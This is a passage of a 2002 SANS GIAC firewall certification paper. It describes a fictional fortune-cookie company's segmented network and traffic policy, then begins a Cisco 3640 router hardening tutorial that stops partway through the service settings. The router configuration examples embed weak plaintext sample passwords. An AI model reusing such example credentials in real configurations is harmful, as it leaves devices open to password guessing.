



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Table of Contents1

Willie_Lui_GCFW.doc.....2

© SANS Institute 2000 - 2002, Author retains full rights.



**GIAC Certified Firewall Analyst (GCFW)
Practical Assignment
Version 1.8 (revised September 10, 2002)**

Willie Lui Tien Heong

CISSP

<u>1.</u>	<u>Assignment 1: Network Description</u>	4
1.1	<u>GIAC Enterprise</u>	4
1.2	<u>Stakeholders</u>	4
1.2.1	<u>Customers</u>	4
1.2.2	<u>Suppliers</u>	5
1.2.3	<u>Partners</u>	5
1.2.4	<u>GIAC's internal employees</u>	5
1.2.5	<u>GIAC Enterprise's mobile sales force and teleworkers</u>	6
1.3	<u>Network Diagram</u>	7
1.4	<u>Fundamental principles for network design</u>	9
1.4.1	<u>Defence-in-depth</u>	9
1.4.2	<u>No direct Internet to GIAC Enterprise connections and vice versa</u>	9
1.4.3	<u>Remote logging preferred over local logging</u>	10
1.4.4	<u>Performance is key to e-business</u>	10
1.4.5	<u>Prefer Diversification of products over Ease of management</u>	10
1.4.6	<u>Several-in-one is a single point of failure</u>	10
1.5	<u>Assumptions</u>	10
1.5.1	<u>Internal threats</u>	11
1.5.2	<u>Reasonable budget</u>	11
1.6	<u>Permitted network communication flow</u>	11
1.6.1	<u>Inbound traffic from any address on the Internet</u>	11
1.6.2	<u>Inbound traffic from Supplier and Partner networks (after tunnel from</u>	13
1.6.3	<u>Inbound from Mobile/teleworking GIAC Enterprise employees</u>	13
1.6.4	<u>Accesses from Internal Network 3 (USERS' LAN)</u>	14
1.6.5	<u>Accesses from Internal Network 2</u>	14
1.6.6	<u>Accesses from Service Network 2</u>	15
1.6.7	<u>Accesses from Service Network 1</u>	16
1.7	<u>Network Components of Interest</u>	17
1.7.1	<u>Cyberguard KnightStar firewall version 4.3 PSU 5</u>	17
1.7.2	<u>CISCO 3640 Border Router</u>	18
1.7.3	<u>Nortel Contivity VPN</u>	18
<u>2.</u>	<u>Assignment 2 : Security Policies and Tutorial</u>	20
2.1	<u>CISCO Border Router</u>	20
2.1.1	<u>Selection</u>	20
2.1.2	<u>General Configurations</u>	20
2.1.3	<u>Router Network Services Settings</u>	22
2.1.4	<u>Access Lists</u>	25
2.2	<u>Cyberguard KnightStar Firewall (version 4.3 PSU5) 5U</u>	28
2.2.1	<u>Selection</u>	28
2.2.2	<u>Network Interfaces</u>	29
2.2.3	<u>Network Address Translation</u>	30
2.2.4	<u>Routes</u>	31
2.2.5	<u>Host Names</u>	31
2.2.6	<u>Groups</u>	33

2.2.7	<u>Rules</u>	33
2.3	<u>Nortel Contivity VPN Switch 1700 (Tutorial)</u>	39
2.3.1	<u>SYSTEM</u>	39
2.3.2	<u>SERVICES</u>	45
2.3.3	<u>ROUTING</u>	50
2.3.4	<u>PROFILES</u>	51
2.3.5	<u>SERVERS</u>	53
3.	<u>Assignment 3: Verify the Firewall Policy</u>	55
3.1	<u>Planning</u>	55
3.1.1	<u>Our Methodology</u>	55
3.1.2	<u>Auditing</u>	58
3.1.3	<u>Time of day</u>	60
3.1.4	<u>Costs and Effort</u>	60
3.1.5	<u>Risks and Mitigating controls</u>	61
3.2	<u>The Audit</u>	61
3.2.1	<u>Access to the firewall machine itself from the Internet.</u>	61
3.2.2	<u>from the Internet</u>	62
3.2.3	<u>Access from Service Network 1</u>	65
3.2.4	<u>Access from Service Network 2</u>	66
3.2.5	<u>Access from Service Network 3</u>	68
3.2.6	<u>Access from the VPN segments</u>	68
3.2.7	<u>Access from Internal Network</u>	69
3.3	<u>Evaluating the results</u>	70
3.3.1	<u>General Evaluation</u>	70
3.3.2	<u>Possible Enhancements</u>	70
4.	<u>Assignment 4 : Design Under Fire</u>	74
4.1	<u>Selected Assignment</u>	74
4.2	<u>A Denial of Service Attack against the Firewall</u>	74
4.2.1	<u>Microsoft ISA Server Fragmented Udp Flood Vulnerability (Denial</u>	74
4.2.2	<u>Reconnaissance</u>	75
4.2.3	<u>The Script</u>	76
4.2.4	<u>Countermeasures</u>	76
4.3	<u>Distributed Denial of Service Attack on Network</u>	77
4.3.1	<u>Preparation</u>	77
4.3.2	<u>The Exploit</u>	77
4.3.3	<u>Countermeasures</u>	77
4.4	<u>Compromising an internal system</u>	78
4.4.1	<u>Microsoft ISA Server Cross-site scripting</u>	78
4.4.2	<u>Determine Web-sites listed in Internet Explorer Trusted Security Zone</u>	79
4.4.3	<u>The Exploit</u>	79
4.4.4	<u>Countermeasures</u>	80
Appendix A:	<u>Enrollment into Verisign Secure Server Site</u>	81
Appendix B:	<u>CISCO Border Router Configuration</u>	86
Appendix C:	<u>Firewall Rule-base</u>	94

© SANS Institute 2000 - 2002, Author retains full rights.

1. Assignment 1: Network Description

1.1 GIAC Enterprise

GIAC Enterprise is an e-business company which deals in the online sale of fortune cookie sayings. This has been an incredibly profitable business so far. GIAC Enterprise is one of the pioneers of the industry, but are facing tremendous competition from new entrants and other big guns that have also chosen to ride on the fortune cookie gold rush.

With millions (and potentially billions) of dollars at stake, GIAC's management has been forthcoming in security expenditure in an effort to protect all its intellectual property - hardware, software and knowledge alike - against breaches of confidentiality, integrity and availability. The corporate security team has carried out their duties professionally and has provided management with the necessary facts and figures to justify for all investments in information technology security thru the following methodology:

- a. Threat identification
- b. Vulnerability identification
- c. Likelihood analysis
- d. Impact analysis
- e. Countermeasure identification

1.2 Stakeholders

Five parties use GIAC Enterprise's network resources to access business information. These are:

- a. customers (whom may be companies or individuals) that purchase bulk online fortunes;
- b. suppliers that supply GIAC Enterprise with their fortune cookie sayings;
- c. partners that translate and resell fortunes;
- d. employees located on GIAC Enterprise's internal network;
- e. employees that are mobile and telework.

1.2.1 Customers

GIAC Enterprise's customers access the Customer Web Portal. At the Web Portal, customers purchase online fortune cookies in bulk, pre-order fortune cookies if stock runs out and check/modify/delete orders. There are no requirements for customers to access any other network resources.

To ensure confidentiality of any procurement data transmitted to and from the Customer Web Portal, pages are transferred using SSL v3 (https port 443). Only server-side certificates are used in this case and these are purchased from Verisign. 128-bit encryption is preferred but not enforced. For the detailed steps to implement Verisign certificates, please refer to Appendix A.

Static web pages such as product, pricing, reseller and contact information are served using normal HTTP via port 80.

1.2.2 Suppliers

Suppliers supply GIAC Enterprise their fortune cookie. They access the Supplier Web Portal to retrieve outstanding orders of fortune cookie sayings. Suppliers connect securely to the network using Nortel VPN access software (supplied by GIAC Enterprise). To prevent sensitive information from being cached at the supplier machines, SSL v3 is also used for web pages that contain authentication and order information.

Once the VPN tunnel is established, suppliers must provide a valid user name and password to access the Supplier Web Portal. This was communicated using Pretty Good Privacy (PGP) when the supplier-customer relationship was established. Subsequently, suppliers are forced to change this password the first time they log on and every 30 days after that.

1.2.3 Partners

Very similar to suppliers, partners access GIAC Enterprise's Internet Web server to retrieve orders for foreign language fortune cookies and perform translation for these fortune cookies. In addition, the partners also retrieve "raw" fortune cookies for translation and resell to their own direct customers.

Similar to suppliers, partners also access the network securely using Nortel VPN access software. Authentication information to the Partners Web Portal is communicated using PGP. They are also forced to change their passwords the first time they log on and every 30 days after that. SSL v3 (https) is used to communicate sensitive information transmitted between the partners' web browsers and the web server.

1.2.4 GIAC's internal employees

Typical access requirements for GIAC Enterprise's employees are email,

Internet surfing, access to the fortune cookies orders database via the Corporate Web Portal. Internal employees can be separated into the following main groups:

- a. Managers (Senior management, business planners and sales force managers)
- b. Administrators (System and database administrators)
- c. Corporate functions (Human Resource, Finance and Administration)

The Corporate Web Portal provides Executive Information System applications such as sales forecasting, statistical analysis information and sales monitoring. This is also only way for employees to access their emails, perform human resources and financial transactions. System administrative rights are delegated in such a way that no one person can alone accomplish a task. The principles for delegation of administrative rights are:

- a. System administrators for a system must be a different person from the application administrator.
- b. For critical perimeter systems such as the firewalls, VPNs and routers, two persons will hold different portions of the password and it takes both parties to carry out any administrative tasks on the systems. Of course, lower privilege accounts such as the EXEC mode on the CISCO router (although not necessary so as we will discuss later), the FSM roles on the firewall are assigned to individual persons so that read-only access are not affected.


Senior management understands that implementing dual passwords increases administrative overheads but have opted for better security control over convenience since these are critical servers.

1.2.5 GIAC Enterprise's mobile sales force and teleworkers

Although an e-business company, senior management maintains that marketing via the Internet is insufficient and that a physical sales force is necessary to provide "that" personal touch. The mobile sales force basically draft reports highlighting the profile of potential customers, partners and suppliers on a daily basis. These are normally sent back to senior management via email. All emails are stored on an IMAP4 email server to reduce the amount of stray emails. A small number of GIAC Enterprise's workforce teleworks. These teleworkers have the same access requirements as internal employees.

The mobile force access the network securely the Nortel VPN access software and radius authentication to the Corporate Web Portal.

1.3 Network Diagram



GIAC Enterprise network segments are as follows:

Segment	Address Mask	Address Range
Public	50.25.50.119/28	50.25.50.113-126
Extranet-VPN	172.17.1.1/24	172.17.1.1 - 172.17.1.254
Employee-VPN	172.18.1.1/24	172.18.1.1 - 172.18.1.254
Service Network 1	172.20.1.0/24	172.20.1.1 - 172.20.1.254
Service Network 2	172.21.1.0/24	172.21.1.1 - 172.21.1.254
Service Network 3	172.19.1.0/24	172.19.1.1 - 172.19.1.254
Internal Network 1	10.100.2.0/24	10.100.2.1 - 10.100.2.254
Internal Network 2	10.100.3.0/24	10.100.3.1 - 10.100.3.254
Internal Network 3	10.100.100.0/24	10.100.100.1 - 10.100.100.254
Internal Segment	10.100.1.0/24	10.100.1.1 - 10.100.1.254

1.4 Fundamental principles for network design

1.4.1 Defence-in-depth

As much as possible, the network is segmented such that successful unauthorized access to any publicly available server is isolated and do not allow the hacker to access any other portion of the network. Network components are selected so that the same exploit technique that work for a particular component do not work for any other components. Finally, the network is protected by antivirus checkpoints at the gateway, server and down to the clients with each checkpoint using antivirus software from different vendors. GIAC Enterprise uses Norton antivirus at the servers, Trend Micro at the gateways and McAfee at the clients. All servers are also protected using host-based IDS.

1.4.2 No direct Internet to GIAC Enterprise connections and vice versa

There is no direct network connection between the Internet and GIAC internal network. All connections to and from the Internet to the internal network is via service networks or service specific proxies that examines all network packets. This prevents any direct security exposure to the Internet on our clients (mobile or internal). All mobile clients are installed with personal firewall to add another layer of security. This will prevent the clients from being compromised when

they are used to connect to the Internet directly.

1.4.3 Remote logging preferred over local logging

As much as possible, logs are transferred to a remote log server rather than storing them locally on the server. This prevents logs from being erased by successful hackers. To really get at the log server, the hacker will have to successfully hack through to the log server which is most probably residing on another segment.

1.4.4 Performance is key to e-business

Performance is key to GIAC Enterprise's business. The network is designed for performance but not at the expense of security risks. To achieve this, GIAC invests in high throughput equipment such as CISCO 3640 border router, Cyberguard KnightStar firewall (955MB/S throughput) and CISCO 6500 internal layer-3 switch.

1.4.5 Prefer Diversification of products over Ease of management

To ensure that successful techniques used to compromise a server do not work on another, GIAC Enterprise servers use a variety of operating system and technologies. Products are identified and purchased after evaluating the vendor's track records in terms of the level of security found in their product and response to any published vulnerabilities in them.

1.4.6. Several-in-one is a single point of failure

Each service is provided by one or more server (for high availability/load balancing). We feel that having one server (or HA cluster of servers) providing more than one service is a security hazard and contradicts our Defense-in-depth principle. When a denial of service attack is successfully carried out on a server, more than one service is affected. However, due to cost reasons, not every service will have HA and load balancing implemented.

1.5 Assumptions

1.5.1 Internal threats

Internal threats are not considered as likely as external threats. However,

sufficient care has been taken to ensure that access to GIAC Enterprise's sensitive information is not a free-for-all model. All data/information are classified and access rights are tabulated in an access control matrix.

1.5.2 Reasonable budget

The management at GIAC Enterprise recognizes that implementing strong IT security to ensure confidentiality of its secrets, integrity of funds/fortune transmitted and availability of its Web Portals are critical success factors for surviving in a competitive market at such a difficult economic environment. They have hence allocated a sizable (but not outrageous) budget towards improving and maintaining IT security.

1.6 Permitted network communication flow

This section lists the major network traffic flows within the GIAC Enterprise's network. The flows documented here will be used to plan and decide the firewall and border router security policies and will be used as the basis for Assignment 2 "Security Policy and Tutorial.

1.6.1 Inbound traffic from any address on the Internet

Destination	Protocol	Port	Network Segment
Internet Web	HTTP	tcp 80	Service Network 1
	HTTPS	tcp 443	
SMTP	SMTP	tcp 25	Service Network 2
DNS	DNS	udp 53	Service Network 2

Inbound traffic from any address from the Internet can be from a potential customer or an existing customer. Sources from the Internet can only access the Customer Web Portal (Internet Web Server) on Service Network 1 through HTTP port 80 and HTTPS port 443. All sensitive information related to customer credit card, orders and passwords are transmitted via HTTPS. The SMTP server receives all incoming emails from the Internet and passes it on to the internal mail server.

1.6.2 Inbound traffic from Supplier and Partner networks (after tunnel from Extranet VPN)

1.6.2.1 Any address from Supplier and Partner subnets

Destination	Protocol	Port	Network Segment
Internet Web	HTTP	tcp 80	Service Network 1
	HTTPS	tcp 443	
Extranet Network Access Server	RADIUS	tcp/udp 1645 and 1646	Service Network 2

Suppliers and Partners authenticates to the Extranet VPN via IPSEC. The supplier or partner is then prompted for a username and password which is authenticated by a network access server. Based on the credentials supplied to the network access server, the user profile is determined and his/her access rights to the Supplier and Partner Web Portals (Internet Web) are verified.

1.6.3 Inbound from Mobile/teleworking GIAC Enterprise employees

Destination	Protocol	Port	Network Segment
Intranet Web	HTTP	tcp 80	Internal Network 1
	HTTPS	tcp 443	
Internal Mail	SMTP	tcp 25	
DNS	Name	tcp/udp 53	
WWW Proxy	HTTP	tcp 80	Service Network 2
	HTTPS	tcp 443	
Network Access Server	RADIUS	tcp/udp 1645 and 1646	Internal Network 2

GIAC Enterprise's mobile and teleworking employees are authenticated at the Network Access Server. Once authenticated, they are given access rights that are similar to those of internal employees

1.6.4 Accesses from Internal Network 3 (USERS' LAN)

Destination	Protocol	Port	Network Segment
WWW proxy	HTTP	tcp 80	Service Network 2
	HTTPS	tcp 443	
Intranet Web	HTTP	tcp 80	Internal Network 1
	HTTPS	tcp 443	

GIAC Internal employees surfs the Internet via the corporate HTTP (WWW) Proxy server. This proxy server is netscape enterprise proxy server running on a Sun SPARC machine with Solaris 8. All proxy logs are logged locally on the server.

GIAC's employees also access the Intranet Web server for their emails, access to the corporate orders database and the EIS application information.

1.6.5 Accesses from Internal Network 2

1.6.5.1 DNS

Destination	Protocol	Port	Network Segment
DNS	Name	tcp/udp 53	Service Network 2

The DNS server here is the internal component of GIAC's implementation of their split DNS architecture. It is the authoritative server for all internal host name to IP address mappings but forwards all external host names to the external DNS in Service Network 2.

1.6.5.2 SMTP

Destination	Protocol	Port	Network Segment
SMTP	SMTP	tcp 25	Service Network 2

The internal SMTP server performs virus scanning of outgoing and incoming emails and filters potentially malicious contents such as Microsoft Office macros, VB script files and Java Script files from incoming emails. It forwards emails that are addressed to external DNS names to the external SMTP server.

1.6.6 Accesses from Service Network 2

1.6.6.1 WWW Proxy

Destination	Protocol	Port	Network Segment
Any Internet hosts	HTTP	tcp 80	External
	HTTPS	tcp 443	
Log	Syslog	udp 514	Service Network 3

1.6.6.2 SMTP

Destination	Protocol	Port	Network Segment
Any Internet hosts	SMTP	tcp 25	External
SMTP	SMTP	tcp 25	Internal Network 2
Log	Syslog	udp 514	Service Network 3

1.6.6.3 DNS

Destination	Protocol	Port	Network Segment
DNS root servers	Name	tcp/udp 53	External
Log	Syslog	udp 514	Service Network 3

1.6.6.4 Time

Destination	Protocol	Port	Network Segment
All GIAC servers	NTP	udp 123	All other segments except users' LAN
Log	Syslog	udp 514	Service Network 3

All servers in Service Network 2 sends their syslogs remotely to the Log server in Service Network 3.

All web (HTTP and HTTPS) access originating from the Internal Network

Segments must go through the WWW proxy before going out. This ensures that all HTTP packets are inspected by the proxy before leaving the network.

All incoming and outgoing mail traffic must go through the SMTP server here running the latest version of SendMail.

All external DNS queries are forwarded from Internal Network 2 to this DNS server which recursively queries the root DNS servers if the requested entry is not in its cache.

The Time server is allowed to access all other GIAC servers to update the time on those servers. GIAC Enterprise has opted for consistent relative time for all servers rather than absolute time. Opening the udp 123 port on the firewall from the NTP server to external NTP server on the Internet is not the best security option.

1.6.7 Accesses from Service Network 1

1.6.7.1 Internet Web

Destination	Protocol	Port	Network Segment
Log	Syslog	udp 514	Service Network 3

1.6.7.2 Internet Application

Destination	Protocol	Port	Network Segment
SMTP	SMTP	tcp 25	Service Network 2
DNS	DNS	tcp/udp 53	Internal Network 2
Oracle DB Cluster	TNS Listener	tcp 1521	Internal Network 1
Log	Syslog	udp 514	Service Network 3

Similar to Service Network 2, all servers here pipe their syslogs remotely to the Log server in Service Network 3.

Customers, suppliers and partners can send feedback and email GIAC support contacts from their respective web portals. Hence there is a need to open the SMTP tcp port 25 at the firewall from Service Network 1 to Service Network 2.

The customers, suppliers and partners access orders information from their respective portals. These order information are stored in the Oracle DB Cluster

in Internal Network 1. If the Internet Web Server is allowed to query the database directly, it poses a possible risk that if the Internet Web server is compromised, all the corporate information will become accessible. To mitigate this risk and at the same time save the need for an additional Internet database server, the Internet Web Server never communicate with the backend database server directly. Rather, it sends data access requests to an application server (for example an ASP server or Websphere server) which then communicates with the internal database server via the Listener port. The Cyberguard Firewall comes installed with a SQL*Net proxy service which can statefully open necessary high ports for the Internet Application Server to Oracle Database communication.

1.7 Network Components of Interest

1.7.1 Cyberguard KnightStar firewall version 4.3 PSU 5

Purpose
a. The firewall controls the type of traffic that is allow between network interfaces.
b. It performs proxy services for all SMTP and SQL traffic. It inspects the contents of the packet for conformance to RFC standards before allowing them through.
c. The firewall is capable of implementing static and hide NAT between the GIAC internal network and the Internet. All private IP addresses that do not have a static NAT mapping will be mapped to the IP address of the firewall external interface. For example, the Internet Web Server will have a static NAT from its internal address of 172.20.1.2 to its external address 50.25.50.115.
d. Passport One services. The firewall acts as a traffic controller for restricted traffic. With passport one, it is possible for employees to be authenticated to use restricted traffic type such as FTP and Telnet for a limited period of time whenever the urgency for such accesses arise.
e. The firewall also inspects all network traffic originating from the supplier and partners VPN and logs this traffic before allowing it to go through. This ensures that sufficient evidence of accesses by suppliers or partners is logged remotely to the Internet Log Server.

Role and Placement.

The firewall is the choke-point of the whole network. All incoming and outgoing traffic must go through the firewall to be inspected and examined before being allowed through or blocked. To ensure that all packets are examined by the firewall, the firewall is placed after the VPNs. This ensures that even tunnel traffic are decrypted and examined by the firewall. However, this means that physical security of the network cable between the VPN machine and the firewall must be ensured so that sensitive information cannot be sniffed from the wire.

1.7.2 CISCO 3640 Border Router

Purpose

The router performs the first level filtering for the GIAC Enterprise network. It's main purpose is to perform ingress and egress type filtering. Although capable, no stateful filtering will be carried out at the router, only static filtering. Eg of packets filtered at the router are

- a. source ip that are not used
- b. source ip that are well-known for performing port scans
- c. ports that well-known Trojans use
- e. incoming source ip that belongs to GIAC
- f. outgoing destination ip that belongs to GIAC
- g. incoming source ip that are private
- h. outgoing destination ip that are private
- i. ports (services) that GIAC will never use/allow external

Role and Placement.

The router is placed strategically at the forefront of the whole network, performing the first level static filtering. It is also place right in front of the firewall so that all traffic that passes through the router is immediately examined/inspected more thoroughly by the firewall.

However, the router is not used to control the direction of traffic. That's the job of the firewall. The router mainly ensures that only legitimate traffic goes through. The firewall then decides whether this legitimate is allowed to reach its target.

1.7.3 Nortel Contivity VPN

Purpose

Both the extranet and employee VPN switch encrypts all traffic between the VPN client machines and the switch itself.

Role and Placement

Traditionally, there has been a lot of debate over whether the VPN should be placed in front or behind the firewall. Both designs have its pros and cons. In the latter case, the cons introduce significant technical and security challenges which have been partially addressed. These challenges include:

a. the encrypted tunnel goes right into the internal network and the firewall is not able to inspect this traffic. A possible justification for this is that remote access to the VPN client, having authenticated to the VPN switch should be considered part of the internal network. Hence, such traffic should not need to be inspected by the firewall. We felt that this is not true as mobile clients are at a very great risk of being compromised by Trojans and worms via broadband networks. Such Trojans will create havoc in the internal network if allowed through the firewall.

b. IPSEC (VPNs) and NAT devices (firewall) have had a lot of incompatibility issues and these introduce significant technical challenges. The incompatibilities, as far as I have researched really only surfaced when the NAT device attempts to modify the IPSEC packets causing the conflicts since IPSEC (AH) checks for packet integrity. This has been partially addressed by NAT traversal but it is still not a foolproof solution as it typically wraps the IPSEC packet around a UDP before transmission through the NAT.

Hence we have opted to place the VPN in front of the firewall. With this deployment method, all packets leaving the VPN switch on the private interface is examined by the firewall. So we can control the type of network access that VPN traffic have. Secondly, there is no documented incompatibility between NAT and IPSEC when the devices are positioned in this way.

However, to ensure that the decrypted traffic are not compromised by sniffers, it is important that the VPN device and the cable connecting it to the firewall be placed within the same physical security administration zone as the firewall itself.

2. Assignment 2 : Security Policies and Tutorial

2.1 CISCO Border Router

2.1.1 Selection

We have selected the CISCO 3640 router running IOS 12.2. Since the main purpose of the border router is to perform packet filtering, we basically require a router that has the following features:

- a. firewall feature set that supports both standard and extended access lists;
- b. have sufficient FLASH memory for future IOS version upgrades although we do not think that this is much of a concern in the near future;
- c. high performance - the most important selection criteria is performance.

This 3640 can support approximately 70000 packets per second which translates to about 100 simultaneous 1Mbps connections. With only 50 employees (both internal and mobile), the cisco 3640 can more than cater for a 100 surge in the amount of expected network traffic.

2.1.2 General Configurations

2.1.2.1 GIAC Router name is set to "giac2002" using the hostname command.

```
`change to configuration mode
Router# config t
Enter configuration commands, one per line. End with CNTL/Z.
Router (config)# hostname giac2002
giac2002 (config)# end
```

2.1.2.2 A login banner is set up to act as a legal notice for any connections to the router itself. We do this by issuing the following global configuration command.

```
giac2002 (config)# banner login / WARNING : Activities on this
system are monitored. Unauthorized access will be prosecuted. /
```

2.1.2.3 The console line is configured to prompt for a username and password and to time out after 5 minutes of inactivity. Timing out prevents an administrator from forgetting to log out by automatically logging him out.

```
giac2002# config t
Enter configuration commands, one per line. End with CNTL/Z.
```

```
giac2002 (config)# line con 0
giac2002 (config-line)# login local
giac2002 (config-line)# exec-timeout 5 0
giac2002 (config-line)# end
giac2002#
```

Note that a user account was first created prior to executing the above commands.

```
`change to configuration mode
giac2002# config t
Enter configuration commands, one per line. End with CNTL/Z.
giac2002 (config)# username peter privilege 1 password I10v3S4N5
giac2002 (config)# end
giac2002#
```

Note that this is also the first password and it is held by GIAC's IT Security Officer. The enable (privileged) password is held by the router administrator. Therefore, to enter privilege EXEC mode, two passwords held by two different persons must be entered.

2.1.2.4 Only Local Administration (console)

The Auxiliary port and virtual terminals lines are disabled as no remote administration is allowed by GIAC Enterprise's router security policy. Usernames and passwords are transmitted in the clear when remote administrative protocols such as HTTP and Telnet are used to connect to the router. Connect to the console port using a standalone laptop.

```
giac2002# config t
Enter configuration commands, one per line. End with CNTL/Z.
giac2002 (config)# line aux 0
giac2002 (config-line)# no exec
giac2002 (config-line)# end
giac2002#
```

```
giac2002# config t
Enter configuration commands, one per line. End with CNTL/Z.
giac2002 (config)# no access-list 90
giac2002 (config)# access-list 90 deny any log
giac2002 (config)# line vty 0 4
giac2002 (config-line)# access-class 90 in
giac2002 (config-line)# no exec
giac2002 (config-line)# end
giac2002#
```

2.1.2.5 Move EXEC commands to higher privilege level

There are some EXEC commands (privilege level 1) which shows information that should be protected by moving them to a higher privilege level.

```
giac2002# config t
Enter configuration commands, one per line. End with CNTL/Z.
giac2002 (config)# privilege exec level 15 connect
giac2002 (config)# privilege exec level 15 telnet
giac2002 (config)# privilege exec level 15 rlogin
giac2002 (config)# privilege exec level 15 show ip access-lists
giac2002 (config)# privilege exec level 15 show access-lists
giac2002 (config)# privilege exec level 15 show logging
giac2002 (config)# privilege exec level 15 show ip
```

Note that in GIAC Enterprise's environment, this may not be absolutely necessary. Given that all vtys and aux has been disabled, the only way to access the router is physically connecting a console cable from an administration machine. Even so, the user is authenticated for a valid user name and password before access is granted to the console port. Hence, this step is meant to be an addition level of protection to ensure that both the IT security officer and the router administrator must be present before these commands can be executed.

Note that dual password implemented in this way is not foolproof as it is entirely possible that the IT Security Officer can access the router's test mode and erase the "enable" password without ever informing the router administrator.

2.1.2.6 Passwords

The privileged EXEC level is protected using the **enable secret** command. The **enable password** is disabled as it may cause the system password to be leaked out.

```
giac2002# config t
Enter configuration commands, one per line. End with CNTL/Z.
giac2002 (config)# enable secret p455w0rd
giac2002 (config)# no enable password
giac2002 (config)# end
giac2002#
```

2.1.3 Router Network Services Settings

a. The Cisco Discovery Protocol (CDP) is disabled as it is considered a security hazard.

```
giac2002 (config)# no cdp run
```

b. TCP and UDP Small Servers services are also disabled as they are not needed in this case (all vtys and aux are disabled)

```
giac2002 (config)# no service tcp-small-servers
giac2002 (config)# no service udp-small-servers
```

